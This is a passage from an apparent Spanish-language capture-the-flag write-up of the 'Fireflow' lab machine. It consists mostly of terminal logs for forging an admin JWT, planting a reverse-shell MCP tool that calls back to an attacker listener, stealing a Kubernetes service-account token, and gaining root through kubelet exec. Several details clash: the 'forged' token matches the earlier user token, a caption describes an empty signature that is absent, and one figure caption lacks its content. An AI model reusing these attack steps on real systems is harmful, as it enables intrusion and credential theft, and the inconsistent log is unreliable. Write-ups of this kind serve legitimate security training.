{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyZW50ZmxvdjY1b3QlLCJyb2x1IjoiaWludXNlciJ9.RenGdHutrKPCOWjwSjex8C_uMSmy7I8AMkhtwF9Ps","token_type":"bearer"}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/tools -H 'Content-Type: application/json' -H 'Authorization: Bearer $USER_JWT' -d '{"name":"test","description":"test","code":"print(1)"}'
{"detail":"Admin role required"}
nightfall@fireflow:~$ python3 craft.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyZW50ZmxvdjY1b3QlLCJyb2x1IjoiaWludXNlciJ9.RenGdHutrKPCOWjwSjex8C_uMSmy7I8AMkhtwF9Ps
nightfall@fireflow:~$ python3 craft.py | cut -d. -f2 | base64 -d 2d/dev/null; echo
{"sub":"attacker","role":"admin"}
nightfall@fireflow:~$ ADMIN_JWT=$(python3 craft.py)
curl -s -X POST http://10.129.66.219:30080/api/v1/tools -H 'Content-Type: application/json' -H 'Authorization: Bearer $ADMIN_JWT' -d '{"name":"test","description":"test","code":"print(1)"}'
{"status":"registered","name":"test"}
nightfall@fireflow:~$

```

Figura 17: Se forja un token no firmado con rol admin; nótese el punto final (firma vacía).

El paso final de esta etapa registró una herramienta maliciosa cuyo código abre una reverse shell (basada en os.fork y os.setsid, por lo que es persistente por construcción), y luego la invocó vía el endpoint MCP para obtener una shell como el usuario mcp, dentro de un pod Kubernetes.


```

kali@kali:~$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.227] from (UNKNOWN) [10.129.66.219] 46218: local file device
$ id
id
uid=1000(mcp) gid=1000(mcp) groups=1000(mcp)
$ hostname
hostname
mcp-server-54464cb475-29ztf
$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ls /var/run/secrets/kubernetes.io/serviceaccount/: ca.crt namespace token
$ env | grep KUBERNETES
env | grep KUBERNETES
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_HOST=10.43.0.1
$ TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
$ API=https://10.43.0.1:443
API=https://10.43.0.1:443
$ echo "$API"
echo "$API"
https://10.43.0.1:443
$ echo "${TOKEN:0:20}"
echo "${TOKEN:0:20}"
/bin/sh: 8: Bad substitution
$ echo "$TOKEN" | cut -c1-20
echo "$TOKEN" | cut -c1-20
eyJhbGciOiJIUzI1NiIs
$

```

Figura 19: La lista de pods del kubelet revela un pod node-exporter privilegiado que monta el / del host.

El endpoint exec del kubelet no responde a peticiones HTTP normales: requiere un upgrade a WebSocket. Una petición directa lo confirmó con un mensaje explícito "Upgrade request required", que validó que la ruta del endpoint era correcta y que un cliente WebSocket (el helper kube_exec.py) era la herramienta adecuada.

```

$ curl -sk "https://10.129.66.219:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?command=id&output=1&error=1" -H "Authorization: Bearer $TOKEN" -i | head -20
curl -sk "https://10.129.66.219:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?command=id&output=1&error=1" -H "Authorization: Bearer $TOKEN" -i | head -20
HTTP/2 500
content-type: text/plain; charset=utf-8
x-content-type-options: nosniff
content-length: 25
date: Fri, 31 Jul 2026 01:52:00 GMT
Upgrade request required
$

```

Figura 20: El endpoint exec del kubelet devuelve "Upgrade request required": exige un handshake WebSocket.

Otra trampa del pegado. El script auxiliar final fallaba repetidamente con HTTP 404, que parecía un endpoint incorrecto pero era en realidad una errata de un carácter en el nombre del pod (mmntq en vez de nmntq) introducida al reescribir. Confirmar el nombre del pod directamente desde el JSON del kubelet, y parchear el fichero in situ con sed en lugar de volver a pegarlo, lo resolvió. El tema recurrente de esta máquina fue que los conceptos eran sólidos y el tiempo se perdió en errores de transcripción.

Con el nombre correcto del pod, el exec por WebSocket a través del kubelet se ejecutó como root dentro del pod privilegiado. Como ese pod monta el sistema de ficheros del host bajo /host, leer la flag de root desde el host fue el comando final.

```

File /usr/local/lib/python3.11/site-packages/websockets/client.py, line 327, in parse
self.process_response(response)
File /usr/local/lib/python3.11/site-packages/websockets/client.py, line 144, in process_response
raise InvalidStatus(response)
websockets.exceptions.InvalidStatus: server rejected WebSocket connection: HTTP 404
$ sed -i 's/mmntq/nmntq/' /tmp/kube_exec.py
grep NE_POD /tmp/kube_exec.py -i 's/mmntq/nmntq/' /tmp/kube_exec.py
$
grep NE_POD /tmp/kube_exec.py
NE_POD = "prometheus-prometheus-node-exporter-nmntq"
url = (f"wss://{NODE}:10250/exec/{NE_NS}/{NE_POD}/{NE_CNT}")
$ python3 /tmp/kube_exec.py "id"
python3 /tmp/kube_exec.py "id"
uid=0(root) gid=65534(nobody) groups=10(wheel),65534(nobody)
{"metadata":{"status":"Success"}}$ python3 /tmp/kube_exec.py "cat /host/root/root/root.txt"
python3 /tmp/kube_exec.py "cat /host/root/root/root.txt"
[ROOT FLAG REDACTED]
{"metadata":{"status":"Success"}}$

```

Figura 21: Ejecución de comandos como uid=0(root) en el pod privilegiado; la flag de root se lee del sistema de ficheros del host (censurada).

9. Resumen de la cadena de ataque

Etapa	Técnica	Resultado
Recon	Cert comodín a fuzzing de vhosts con ffuf	flow.fireflow.htb, Langflow 1.8.2
Entrada	CVE-2026-33017 RCE no autenticado	shell como www-data
Usuario	Reutilización de contraseña del .env	SSH como nightfall, flag de usuario
Lateral	Falsificación JWT alg=none, tool MCP malicioso	shell como mcp (en pod)
Privesc	Kubernetes nodes/proxy, exec del kubelet	root, flag de root

10. Conclusiones

Fireflow encadena cinco debilidades independientes en una historia coherente, y su lección es arquitectónica: una funcionalidad pública no autenticada (el playground de Langflow), una sola contraseña reutilizada, una librería JWT que acepta none y un permiso de Kubernetes demasiado amplio parecen menores por separado, pero se componen en un compromiso total del host. La conclusión técnica del lado del operador es igualmente práctica: en una máquina así lo difícil no es entender las vulnerabilidades, sino transcribir payloads complejos sin corromperlos. Escribir los payloads en ficheros, usar curl -d @file, validar el código incrustado antes de enviar y parchear in situ en lugar de volver a pegar son los hábitos que convierten una sesión frustrante en una limpia.